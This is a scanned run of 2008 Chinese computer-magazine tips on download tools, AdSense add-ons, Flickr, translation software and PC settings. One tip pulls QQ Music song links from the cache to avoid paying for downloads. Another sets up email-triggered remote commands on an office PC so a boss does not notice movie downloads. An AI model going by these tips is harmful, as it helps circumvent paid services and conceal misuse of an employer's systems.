除了热饭，还有一种类似的软件，名为大锅饭（http //work newhua.com/cfan/200812/Daguofan.rar，快车代码 CF0812CMWL02），界面极其简洁，登录之后只需输入你要发的话语点击“确定”即可，看看他的界面便知（见图4）



◎终极玩法★★★★★

1.饭否名人堂： http://twifan.com/，Top100排行榜，玩的就是专业！

2.海内存知己，天涯共饭否， 进入http://realazy.org/projects/gongfan/，盯着屏幕看就可以了，世界各地的饭否人刚刚发的“牢骚”，都会直观地在地图上展示出来。无聊时的最佳消遣。

3.典饭，饭否经典语录荟萃： http://fanfou.yo2.cn/articles/category/yl。如：“怀才就像怀孕，时间久了才能让人看出来”，“我们是我们假装成为的人”。CF [YY13]

23KB，FLV随便捞

Tag FLV下载、WebVideoCap 〉实例 〉网络

文/路个的

软件小档案：WebVideoCap 1.25 汉化版
文件大小： 23KB **软件性质：** 免费
运行环境： Win9x/Me/NT/2000/XP/2003
下载地址： http://www.newhua.com/soft/67076.htm
快车代码： CF0812CMWL03


还在为下载在线视频，周转于一堆的“专用下载器”之间吗？这个体积只有23KB的WebVideoCap，就可以下载几乎所有的在线视频了，深刻地体现了小而强大的精神。

软件是绿色的，下载解压后直接运行。在主界面中设置好本机的IP地址和保存位置后，单击“开始捕获”按钮，然后就可以去观看在线视频了，软件会自动嗅探视频地址并将之下载到本地。

小提示

下载过程中显示的文件大小一直是0KB，在单击“停止捕获”后才会显示真实大小。为了避免没有下载完的情况发生，还是尽量多等一会儿，再关闭软件为好。

勾选“高级选项”对话框中的“保持被捕获的文件被打开，直到捕获完成”复选框的话，这样即使关闭视频播放页面，软件也会继续捕捉，直到此段视频下载完成（如图）。



火速链接

今年的第3期杂志上《在线看不够，让FLV随你而动》，介绍了将FLV装进手机、MP4的方法，第9期的《批量下载FLV 我有妙招》，则把批量下载FLV的好方法说清楚了。CF [YY14]

摄像头，聊天时它就是扫描仪！

Tag 摄像头、office Document Scanning 〉技巧 〉网络

北京/亚楠

有时候与遥远的客户谈事情，需要用到网络上的MSN进行视频会话，如果是纸面材料的话，挨个字地输入太麻烦。把我发现的一个新方法共享出来：用摄像头当扫描仪。

小提示


安装的Office须是完整版。

点击“开始→所有程序→Microsoft office→Microsoft office工具→Microsoft office Document Scanning”。

如果当初没有选择安装这项，系统会自动进行安装。安装完成后弹出对话框，单击“扫描仪”按钮。选中摄像头，并勾选“在扫描前显示扫描仪驱动”，再勾选“黑白模式”，并勾选“换页提示”和“扫描后查看文件”两项。然后单击“扫描”按钮。扫描时，会弹出一个对话框，选中“格式”按钮，“输出大小”选择600×480分辨率。

将文稿放平，反复调节摄像头的焦距和位置，使画面达到最佳效果，点击“捕获”按钮即可得到图片画面。该图片会显示在“图例”框中，然后选中该图片，点击“发送”按钮开始扫描图片中的文字。扫描完成后点“完成”按钮，系统会自动打开识别程序Microsoft Office Document Imaging，用该文件就可以识别了。

完成后，选中全文进行复制，粘贴到Word或MSN对话窗口中即可。



火速链接

1.Office以前就帮助过网络软件，2007年第24期41页《酷玩QQ音乐，Word帮忙批量下载》，Word文档查找QQ音乐播放歌曲的真实地址！
2.《聊不惊人死不休 视频聊天“玩弄”版》，刊登于2007年17期，另类的视频聊天玩法！CF [YY15]

谷歌已经收购265.COM，据透露，收购之后265的页面不会发生大的改变，但在其主页下方增加了"Google大全"的链接。

为分享而分享 Flick批量引用

Tag Flickr相册、批量引用、下载 〉Flickr Album Maker、FlickrDown 〉实例 〉网络

北京/Joit

雅虎旗下的Flickr相册（http://www.flickr.com/），能搜索到大量新鲜有趣的照片，并进行实时的分享，因此拥有众多追随者。但Flickr似乎很高傲，在博客上只能一张张地引用、展示，能不能实现整个相册的批量引用呢？为了分享而分享，我们来看看如何实现。

flickr™

首先声明：Flickr自己可没带着这个功能。借助于Flickr Album Maker（http //webdevyuan cc/famaker php）这个在线工具就能解决问题了。

进入Flickr Album Maker后，会发现提供了两种引用方式，通常使用默认的"Search"（搜索）。在"Your Flickr Photo URL"（Flickr相册地址）后的空白处，输入所要引用相册的用户名。勾选"Enable Time Search"（启用时间搜索）即可打开时间过滤列表，分别在"Stat Date"（开始日期）和"End Date"（结束日期）处输入开始时间和结束时间。

小提示

在输入日期之后，记得将"Timezone"（时区）修改为"+08:00 Beijing,Chongqing"（东八区北京，重庆）。

"Tags"（标签）处可设置搜寻的相册标签。点击"submit"（确认）后会列出搜寻结果，如图所示，相册标题下面是相册的缩略图，在"HTML codes of the album"（相册的网页代码）的框中，呈现的即是我们需要的批量引用代码。把这些代码复制下来，添加到自己的博客上。

▲一位摄影爱好者拍下的奥运图片

这样，你的博客的侧边栏或者相册里，就会显示出整个从Flickr搬过来的相册，用不着一张一张地复制、添加链接，就轻松地实现了整个相册的分享！

火速链接

1.常用博客添加代码方法，请参见今年的第5期杂志，46页的《思念倒计时，爱意悬博客》一文。

2.Flickr的相片在单张引用、存储的时候，得到的都是经过处理的缩小图片，今年第7期的《Flickr原始相片轻松看》，介绍了查看原始大小图片的方法。

延伸技巧：批量下载Flickr相册

其实批量下载的实现也并不困难，FlickrDown（下载地址：http://work.newhua.com/cfan/200812/flickdown，快车代码：CF0812CMWL04）这个小软件即可。

小提示

安装FlickrDown之前，需要先安装Microsoft .NET Framework2.0，下载地址：http://www.newhua.com/soft/38669.htm，快车代码：CF0812CMWL05。

在"Search"（搜索）下，选择一种搜索方式，比如"username"（用户名），然后在上面的输入栏内输入要搜索的用户名，点击"lookup"（寻找）开始搜索。稍后就会在"Photo Sets"（图片设置）下列出搜索到的图片，勾选需要下载的图片。点击"Browse"（浏览）选择相册的保存目录，点击"Download"（下载）即可下载了！

如何批量下载网易相册呢？今年的第6期41页《批量下载网易相册》一文的使用方法就很方便，值得参考。 CF [YY16]

无需客户端 照样BT

Tag BT、Torrent2exe 〉技巧 〉网络

文/小新


BT下载需要种子，但更需要客户端，否则光有BT种子是没有任何意义的。如果电脑中没有BT客户端，就无法进行BT下载。遇到这种情况，可以到Torrent2exe网站中，在该网站中，可以将BT种子文件转换为EXE可执行文件。

登录Torrent2exe网站（http://www.torrent2exe com/），然后点击浏览按钮上传BT种子文件。也可以直接输入BT种子文件的网址，选择好之后，点击"Start download"（开始下载）按钮，就会将BT种子文件直接生成为EXE可执行文件。生成的EXE文件会在Torrent2exe 的服务器上存放很长时间（见图）。

最后，还可以直接把下载地址发给你的朋友。即使对方不懂什么叫BT下载，或者电脑中没有BT客户端，也照样BT！ CF [YY17]

Convert your torrents into stand-alone exe files

▲"Small size"（小号文件）这个选型，每台电脑只能使用一次，而"Normal size"（普通型号）则可以随意使用。



前不久，人民网推出"您怎么看中国的宽带服务"调查，仅有3.5%的网友对宽带服务表示满意，64.8%的人认为"上网费过高"。

Google Adsense收入 乱账细算

Tag Google Adsense、收入、图表报告 〉实例 〉网络

文/小新

对于中小型网站以及很多个人博客来讲，Google Adsense是主要的收入来源之一。Google Adsense是美国Google公司提供的广告服务，虽然Google公司无论从信誉和广告费发放速度都没得说，但有些细节上不够人性化。没有关系，我们可以利用第三方工具来让Google Adsense更加人性化一些。


Google Adsense的点滴

申请账号页面 https://www.google.com/adsense/login/zh_CN/index.html。
完全申请指南 http://www.qianblogger.com/apply-adsense/。
Adsense相关技巧：http://www.qianblogger.com/category/adsensetips/。
在博客文章里发布方法：http://c518.blog.hexun.com/8855367_d.html。

1.收入实时看，简洁省心

刚申请下Google Adsense的朋友有一个习惯，就是经常会登录后台查看收入。其实不用那么麻烦，利用一款AdsenseNotifier的Firefox外挂，就可以快速查看Google Adsense每天的收入。

先将AdsenseNotifier（http://code.mincus.com/extensions/adsense.xpi，快车代码：）安装在Firefox上，然后就可启动使用。在使用AdsenseNotifier之前，要输入Adsense的账号和密码。在下面"Show the following items"（显示下面的条目）选择"显示Adsense账户"的内容，包括网页展示次、点击次数、点击率、网页、收益等（图1）。都选择好之后，点击"确定"按钮保存退出。



之后在Firefox的右下角，就会实时地看到Adsense账号的详细情况（图2），并且隔段时间就会自动更新数据。

542 - 7 - 1.29% - $0.28 - $0.15 - $0.02


小提示

在公共场合里千万不要使用AdsenseNotifier插件，那样的话等于让陌生人可以直接登录Adsense后台，存在丢失账号的危险性。

2.报表变图表，直观形象

Adsense在后台提供数字报表，但是都是以单纯的数字方式表示，不够直观。在VisualAdsense网站（http://en.visualadsense.com/）中，可以导入Adsense报告，来对报告进行详细的分析，把它图表化。

先到Adsense后台中下载CSV报告文件，然后登录VisualAdsense网站，选择下载的CSV报告文件，并且点击"Analizar fichero"（分析文件，西班牙语）按钮进行上传。上传之后，在网站的左边，会有图表中显示的选项，默认情况下都要选择。然后点击"Date range"（日期范围）选择日期，最后点击"Show graphs"（显示图）按钮，就会将Adsense报告以图表的形式显示出来（图3）。



再查询Adsense报告的时候，就能告别枯燥的数据罗列。看图表了解每天的收入，以及整体广告费的浮动和趋势。CF [YY18]

无需绿钻 QQ音乐照下

Tag QQ音乐下载 〉技巧 〉网络

QQ音乐里面的歌曲确实不错，但想要下载下来，还需要花钱购买QQ绿钻。你愿意因为下歌给腾讯送钱吗？反正我不愿意，一起来看看我是如何实现免费下载QQ音乐的吧！

进入QQ音乐，选一首喜欢听的歌曲，点击"试听"，直至完毕。当然，如果你没有耐心去等待，也可以在缓冲100%的时候，将进度条拖到最后。为了防止错乱，我们还是一首一首的下载吧：听完一首之后，马上关闭QQ音乐播放器。

到QQ安装目录里的cache文件夹，打开后缀是".cch"的文件，右击"打开方式"选择用记事本打开，一个以WMA结尾的链接是不是让你眼前一亮（见图），没错，那就是这首歌曲的下载地址，下面就不用我教你了吧！CF [YY19]

```
X9ED:\PROGRA~1\Tencent\QQ\cache\418065531
http://tpt.music.qq.com:8000/12426491.tpt
http://stream5.qqmusic.qq.com/12426491.wma
7CD:\PROGRA~1\Tencent\QQ\cache\1970754112
http://tpt.music.qq.com:8000/12426786.tpt
http://stream5.qqmusic.qq.com/12426786.wma
```

小提示

其实你使用QQ音乐播放的所有歌曲的地址，这个文件里面都有记载，只不过你无法判断它是哪首歌的链接而已。

如何解决QQ无法发图片？到QQ所在的文件夹，到你的QQ号码文件夹里的image文件夹，把里面的图片全部清空，然后重新登录一下。

邮件遥控 电脑变身小汽车

Tag Gmail遥控电脑、快车自动下载 〉实例 〉网络

安徽/隐身佳人

本文可以学到

1. Gmail新招：看我远程遥控电脑！
2. 一封邮件，让快车在两分钟内自动下载。

《小鬼当家》和《超级豆丁》里的小宝宝，智勇双全，在与坏蛋的斗争中，一样武器成了他们共同的选择：遥控小汽车。大家小时候都玩过这个东东吧？以后大家自己的小宝宝也会爱上它，当心到时候被当成坏蛋……

在家里遥控公司电脑早就不是什么新鲜事，本文就来说个简单的新点子：使用邮件遥控！先控制快车下载，再让电脑关机，神不知、鬼不觉。

火速链接

今年的第5期杂志上44页《神了！不设网关也能访问公司电脑》，介绍了使用Hamachi和VNN虚拟网的方法，在家里访问公司电脑共享文件的方法。

◎快车："不大可能的事情，也许实现就在今天"

快车 FlashGet 全球最多人使用的下载工具

FlashCheck是快车（FlashGet）的一个扩展程序，支持用邮件启动FlashGet来下载文件。XP系统安装了FlashCheck后，它就会每隔一段时间检测一下你设定的邮箱，一旦收到包含下载命令的邮件，就会启动FlashGet进行下载。

第1步：

首先在公司电脑上安装FlashCheck（下载地址http://www.flashget.com/cn/addons.htm，快车代码：CF0811CMWL05），然后运行。右击系统托盘中其图标，选择菜单"个人喜好设置→账号设置→增加"，新增一个要监测的邮箱（见图1）。


第2步：

点击进入"其他选项"选项卡，勾选"忽略错误"、"自动运行"、"启动时自动进入检查状态"、"启用下载代理"和"口令认证"。在"自动间隔"中时间设小一些，例如"2分钟"，"超时设置"设为"0"。最后是口令认证，输入一个口令（如888888）。设置完毕，保持电脑开机在线，等候接收由家里传来的命令。

第3步：

回到家后，找到你喜欢的电影网址，写一封邮件发到刚才设置的邮箱，主题格式：%FlashGet% -dl(URL) psw(Password)，不含括号。

如果你在公司上班时不怎么使用快车，可以在FlashGet中点击"工具→完成后关机"菜单项，这样在家里只需遥控下载，就不用费事去遥控关机了。



▲此图为添加Gmail邮箱的示例

小提示

邮件内容均为空，URL是要下载的文件地址，Password是你设置的启动下载代理的口令。

◎Gmail："五项全能？哼，俺还留着一手"

Gmail


Google的Gmail邮件功能强大，不用多说，在今年的第7期《迎奥运 Gmail练就五项全能》已经展示过了。现在，在公司电脑安装了Gmail Romote Command（GRC）外挂，Gmail就能远程遥控你的电脑了：远程关机、运行程序、打开网页。

第1步：

在公司电脑下载"msinet.ocx"（下载地址：http://www.ie999.net/glames/dll/msinet.zip，快车代码：CF0811CMWL06），然后将该文件复制到"C:\Windows\system32"目录中，再点击"开始→运行"，输入"regsvr32 msinet.ocx"回车，弹出注册成功对话框。

第2步：

下载安装GRC程序（下载地址：http://download.pchome.net/internet/email/utility/download_40107.html，快车代码：CF0811CMWL07），解压后运行程序，输入Gmail邮件账号和密码（见图2），点击"Sign in"（登录），当"Sign in"变成"Stop"（停止）时就表示登录成功了。GRC每60秒检查一次Gmail信箱有无邮件指令，一旦收到"命令"（邮件的主题），就会执行。



第3步：


你估计要下载的电影差不多完成了之后（根据公司网络的下载速度和文件的体积），写一封新邮件，主题为关机指令，邮件内容为空，发送到指定的Gmail信箱，这样就能让公司电脑关机了，防止第二天被严厉的上司发现。

主题及功能如下：

"shutdown"，关机。

"[open]程序的路径及程序文件名[/open]"，打开指定程序。

"[open]网页的URL地址[/open]"，打开指定网页。CF [YY20]



全国产"百度灵格斯词霸"即将诞生

灵格斯联手百度挑战谷歌金山词霸

Tag 灵格斯词霸、lingoes、翻译 软件 采访 ■本刊记者/马江华

本期软件：灵格斯词霸
本期专家：Kevin

Lingoes 灵格斯词霸

大家上网用搜索引擎时，一般是用百度还是谷歌？谷歌是国外的，已经与金山词霸合作，具有多语种翻译功能，这就是"谷歌金山词霸"。那百度呢？听说在与灵格斯词霸合作，百度联手是灵格斯，将要打造国产翻译神话。百度大家都熟悉，那灵格斯呢？灵格斯词霸作为一款免费的、优秀的翻译软件，本刊记者采访了灵格斯词霸开发者，在采访过程中记者惊奇的发现，灵格斯词霸原来只由一人独立开发。下面，让我们先来了解灵格斯词霸，同时来期待"百度灵格斯词霸"的出现吧。

体验灵格斯创新功能

- 超过80种语言互查互译
- 超过24种语言全文翻译
- 屏幕取词多国语言即指即译
- 单词及文本朗读
- 开放式的词库管理
- 海量词典和百科全书
- 联机词典运行流畅，内容丰富，更新实时
- 可编程附录系统，提供各种实用的工具和资料

热点访问

记者：在采访前，我浏览了灵格斯网站，发现有网友自称是美国灵格斯公司所委托的中国代理律师，要求你们立即停止网站的运营及其侵权行为，并会依法追求相关民事责任。难道灵格斯不是你开发的？

Kevin：世界上并没有所谓的灵格斯公司，这可能是竞争对手恶意散布的谣言，也可能是网友的恶作剧，没有这回事。灵格斯本身是我完全独立自主开发的软件，有自已的专利技术，包括软件品牌、技术、网站等各方面都没有任何问题，包括金山、网易在内的许多公司，都希望获得我的技术，包括百度、海词、互动百科等知名的互联网企业，都在与我合作，你说怎么可能有侵权呢？！

记者：灵格斯可实现点击发音，这用到了什么技术？声音都是你自己录制的吗？如果不是，是否会构成侵权？

Kevin：灵格斯采用了微软提供的TTS语音技术，这个技术是微软免费向所有开发者提供，可自由分发的，目前包括了金山在内的所有文本朗读软件，都是采用了TTS，不存在侵权。

记者：TTS是免费提供的，那词典呢？不管是什么翻译软件，都有庞大的词库，你所提供的词库也是自己原创的吗？

Kevin：很多词库是由网友开发并上传的。可能有部分网友提供的词典内容存在争议，我目前正在着手解决这个问题，并取得了一些进展，越来越多的词典商开始与灵格斯合作提供内容。你已经连续问了三个侵权的问题，是什么原因导致你认为灵格斯有侵权的嫌疑呢？

记者：因为听说灵格斯是你一人开发，开发一款这么好的软件，太强大了，所以表示怀疑。刚才听你说包括百度、海词、互动百科等知名企业都希望与你合作，请问是如何合作的？

Kevin：透露一个消息，灵格斯正在与百度合作，灵格斯版百度百科词典将很快面市。我们的合作形式很多，有的网站是直接购买了我们的使用权，这样我们可以为他们网站提供翻译功能。当然也有合作的形式，我们免费为他们提供服务，而他们通过翻译功能来赚钱，我们从中得到提成。

网络大补贴

在线翻译推荐
推荐度：★★★★☆
http://www.hao123.com/ss/fy.htm

Google在线翻译
推荐度：★★★★☆
http://www.google.cn/language_tools

金桥翻译
推荐度：★★★☆☆
http://www.netat.net/

Live翻译
推荐度：★★★☆☆
http://translator.live.com/

应用和技巧集

应用一：灵格斯词典安装

下载完词典后，双击即可安装完成。也可以在灵格斯的"词典管理"里点击"安装"，然后选择词典文件即可。灵格斯词典库地址"http://www.lingoes.cn/zh/dictionary/index.html"。

应用二：正确朗读查词汇

灵格斯利用操作系统附带的TTS语音引擎，英文单词、短语、句子的发音。输入要查询的英文，按"Enter"键即会出现它的词典，包括音标、翻译和例句。选择相应的翻译或例句，点击"朗读当前选中的文本"即可听到灵格斯朗读选中的文字了。

优势一：屏幕取词一瞬间


点击"系统设置"，进入"翻译"选项标签，设置取词模式为"鼠标右键取词"，再选中"Ctrl"键。当鼠标光标移到词上时，按下（鼠标右键+Ctrl键）即可翻译该词。

优势二：全文翻译超轻松

当你有篇英文看不懂或想翻译时，在灵格斯词典里按下"文本翻译"，在白色空白处拷入那段英文，选择"翻译引擎"，再选择从"英语"翻译到"中文（简体）"，点击"翻译"即可实现全文翻译。CF [YY21]

小提示

全文翻译功能需要联机到互联网。



新软物语
NEW SOFTWARE STORY

在NOD 32中，打开主设置窗口，依次单击"设置→切换到高级模式"，点击"是"，选择"显示所有高级设置"，去除"文件创建时"的勾选，可以加快WinRAR解压缩速度

软件更新
CFan Software Update 2008.12

QQ拼音输入法 1.2

升级指数：★★★

好用的拼音输入法。新版增加了个性化设置向导功能，热键快捷切换QQ拼音，优化了启动速度、自动纠错等功能。

下载地址：http://im.qq.com/qqpinyin/

迅雷 5.8.1.507

升级指数：★★★★★

P2P下载工具。新版除增加直播、收藏通知功能外，还加入了Windows SP3半开连接数的修改这一实用功能。


下载地址：http://dl.xunlei.com/index.htm?tag=1

酷狗音乐2008 5.203

升级指数：★★★★

下载、播放歌曲的软件。新版对歌曲下载速度进行了优化，增加了卡拉OK歌词设置透明度、八通道下载等功能。

下载地址：http://downmini.kugoo.com/kugou.exe



超级兔子 2008.05 测试版 Build 20080523

升级指数：★★★

系统优化软件。新版本体积减了不少，而且还带了一个国产的HIPS软件：魔法盾EQSecure。它可以通过各种规则保证电脑的安全。


Super Rabbit

下载地址：http://www.pctutu.com/

新软推荐
New Software Recommend 2008.12

Audio/Video To Exe 1.5.2.1

有的时候，我们在网上淘得一个好视频，想传给朋友欣赏，而对方系统中的播放器并不一定能直接播放。为此，我们有必要动动手脚，打造一个能够自动播放的文件格式，让对方打开即可播放，不再担心没有相应的解码器了，甚至连播放器都不需要。运行后单击打开按钮，将源视频、音乐文件添加到处理列表中，接下来只要单击"Pack To EXE"按钮将其打包成EXE可执行文件即可。另外，单击菜单"Coverter/ Convert"（转换），选择好源媒体，就可以进行视频转换。



小特点评：这东西就是给高手下载后，准备给菜鸟来用的。另外也可以在视频演示时使用。（安徽 daigua）

下载地址：http://download.pchome.net/multimedia/audio/down.jump-88836-2.html


快车代码：CF0812CMRJ01

NoSleep! 2.18

用电脑看电影的时候，屏幕保护开始运行。就需要动鼠标和键盘让屏保退出，很是烦人。现在有款叫NoSleep的软件，利用这个小工具就会暂时禁用屏保和一些待机设置，退出就会还原。

软件运行之后，自动将屏幕保护和待机设置给屏蔽掉。如果对部分软件不起作用，可以右击系统托盘区中的NoSleep图标，选择"Settings"（设置）项，勾选"Emulating keyboard activity"（模拟键盘操作）。此时NoSleep会持续地模拟按下"Num Lock"键的操作，使计算机以为一直在进行操作，来阻止其进入待机状态。

小特点评：原本感觉这类软件一点用也没有，不过最近在视频网站上看电视剧时总被弹出的屏保打扰。如果每次都修改设置显然太麻烦，所以用用NoSleep也无妨，反正看完后，退出软件就成。（辽宁 小新）



下载地址：http://software.zeniko.cn/nosleep.zip

快车代码：CF0812CMRJ02

Mass Directory Eraser 3.260

Windows在删除包含大量文件夹时速度是巨慢的，这是由于系统在删除之前需要先统计文件的数目，于是把所有文件都遍历一遍。比如在删除Vista目录时，可能要花上二三十分钟，除了一两分钟是删除文件外，其他的全部是在统计文件信息。这等傻事就不要等微软解决了，我们用Mass Directory Eraser来解决掉吧。

运行软件，将需要删除的文件夹拖到软件窗口中的"Folder to Delete"文本框中，点击"Delete"按钮即可。

速度能提高多少呢？在同时删除18560个文件、7900个文件夹时，Windows资源管理器花了30～45分钟，而Mass Directory Eraser只花了"两秒钟"。

小特点评：不知道有多少人每过一段时间就会清理硬盘中的垃圾文件，或者是重装系统后，在安装软件前会整理以前的软件，可以继续使用的新建快捷方式后继续后，不能用的直接删除。不管是上面哪种情况，这款软件都可以帮你。

下载地址：http://www.tonysfreeware.com/download/DirectoryEraser.exe

快车代码：CF0812CMRJ03 CF [YY22]

保护视力，从现在做起！

Tag 眼睛、视力、雅黑、ClearType 眼睛卫士 技巧 软件

■四川/李学磊

经常听到80后教育90后："近视眼很郁闷，夏天戴墨镜都麻烦"，假期又要到了，又到了能够随便用电脑的时候。那么怎么才能保护眼睛呢？让你用视力保护软件？这个很不现实，别说你，就连我自己对那种玩意很反感，还是从一些小地方做起吧。

1 保护视力从显示器做起

据专家们说，在使用电脑时，周围的环境不要超过屏幕亮度的三倍，最好能选择头上直射式的光源，切忌在窗边玩游戏。一般最好将屏幕的对比度调高，亮度调低，较不易伤害眼睛。还有不少人晚上用电脑习惯不开灯，这个习惯很不好，因为显示器相当于一个光源，四周环境灰暗，视线从黑暗到光亮，瞳孔来回缩放，易造成视觉疲劳。

2 "惨白"最易累

虽然古话说"要想俏 一身孝"，Windows中那"惨白"的窗口看起来过于刺眼，还是修改一下吧。右击桌面空白处，选择"属性"项，点击"外观"标签下的"高级"按钮，将弹出窗口中"项目"下拉菜单设置为"窗口"，点击"颜色→其他"，在新弹出窗口中把"色调"、"饱和度"和"亮度"分别设置为84、91和205即可。


另外，在选择墙纸上，尽量挑选视线开阔，色调明朗的图片，比如风景画等，图片要清晰，画面色调柔和。如果不需要设置壁纸，则将桌面颜色设置为柔和的色调，建议使用黑色。

3 看点颜色才叫好

不知大家是否还记得，Word 97/2003可设置蓝底白字以保护视力。现行的学生作业本纸张都为浅黄色，也是为了保护下一代的视力，这还申请了专利。到底哪种效果好，可能还得视个人感受而定。

在Word 2003下，可在"工具→选项→常规"中设置"蓝底白字"，一旦设置，将对所有Word文件生效。在Word 2007下，可在"页面布局"的"页面颜色"下选择蓝色，此时，文字会自动设置为白色，但这一设置只对当前文件有效。

在IE主界面开始，依次单击"工具→Internet选项"菜单项，"常规→辅助功能"，在弹出的对话框中勾选"忽略网页上指定的颜色"和"忽略网页指定的字号"。回到"Internet选项"对话框中，单击"颜色"按钮。去除"使用Windows系统颜色"项的勾选。再选择颜色即可。



▲在浏览网页时，如果觉得字体过小，可以通过"查看→文字大小"菜单项修改网页字体大小。在IE 7下，可单击"页面→文字大小"来修改。

4 "字体"要大要舒服

除了"颜色"上要改得舒服外，字体要看着舒服也是保护眼睛健康的重要一点。对于Windows XP用户，可以使用微软提供的ClearType雅黑字体，从http://download.microsoft.com/download/d/6/e/d6e2ff26-5821-4f35-a18b-78c963b1535d/VistaFont_CHS.EXE可以下载到。完成后，再从http://work.newhua.com/cfan/200812/bhyjzt.rar，快车代码：CF0812CMRJ04，下载Windows XP字体增强补丁，解压后，将cttune.cpl复制到C:\Windows\System32，然后在控制面板中，点击ClearType Tuning，勾选"启用Clear Type"即可。

虽然有些人很反感，不过在文章最后，我还是为大家提供一款定时锁定电脑的小软件——眼睛卫士(下载地址：http://work.newhua.com/cfan/200812/EyeGuard.rar，快车代码：CF0812CMRJ05)，很好很实用。 CF [YY23]

就爱DOC，DOCX请别来烦我


Tag DOC、DOCX、Word 2007 技巧 软件

■山西/路个的

Word 2007的文档格式由DOC变成了DOCX，虽然它有一些优点，但由于目前兼容性还比较差，所以平时最好还是不要用它，这样下面的两个设置就是必须的了，修改之后我们保存或新建的文件就为DOC格式了。

更改默认保存格式：单击Word 2007左上角的"Office按钮"，在展开的菜单中单击"Word选项"按钮打开"Word选项"，接着打开"保存"标签页，设置"将文件保存为此格式"下拉列表为"Word 97-2003 文档(.doc)"，这样的话以后就会默认保存为doc格式了(见图)。

更改默认新建格式：打开注册表编辑器，展开[HKEY_CLASSES_ROOT]项并找到".docx"子项，右击该项并选择"重命名"，将之改为".doc"，这样的话以后当鼠标右键新建Word文档时，就会新建一个DOC格式的文档而不是docx了。 CF [YY24]



少动鼠标多干事

Tag 鼠标、点击、手势 StrokeIt、gMote、InfoTag Magic、华华自动鼠标点击器 实例 软件

■四川/李学县

“我的鼠标又单击变双击了，看来又要大修了，太烦了！现在的鼠标随便点击一两下就出现问题，用不了多久就完蛋。”

“为什么鼠标还要点击呢？太烦了，我要找个偷懒的方法去！”

“发现问题是智慧，解决问题才是本事”，来，下面我就带大家长长本事，看看怎么才能减少鼠标点击次数吧。

本文可以学到

1. 偷懒的、省鼠标的小技巧
2. 在Windows中比划两下鼠标就能控制电脑的方法
3. 直接查看文件属性的方法
4. 如果你有狂点鼠标的需求，那本文告诉你应该怎么让鼠标自动点

一、命令电脑只要打个手势

有则成语叫颐指气使，说的是噜噜嘴来指使其他人做事，同样，打打手势也能控制电脑完成一些动作。

1.浏览器中的手势

现在，具有这一功能的浏览器已很多，我们以Maxthon为例进行简介。


在Maxthon主界面上单击“工具→傲游设置中心”。在弹出窗口中单击“鼠标控制”可以看到默认的鼠标手势，比如“上滚一页”的向上箭头，表示用该浏览器查看网页时，只要按住鼠标右键向上划一下即可向上翻页，与按键盘上的PgDn功能键效果相同。

在如图1所示的窗口中单击“添加项目”，单击向下再单击向右箭头。接着，单击“设置动作”，在弹出窗口中选择“滚动到页尾”，确定后保存该设置。以后，我们只要按下鼠标右键向下，再向右划，所浏览的网页即可步进到最后。

2.专用鼠标手势工具

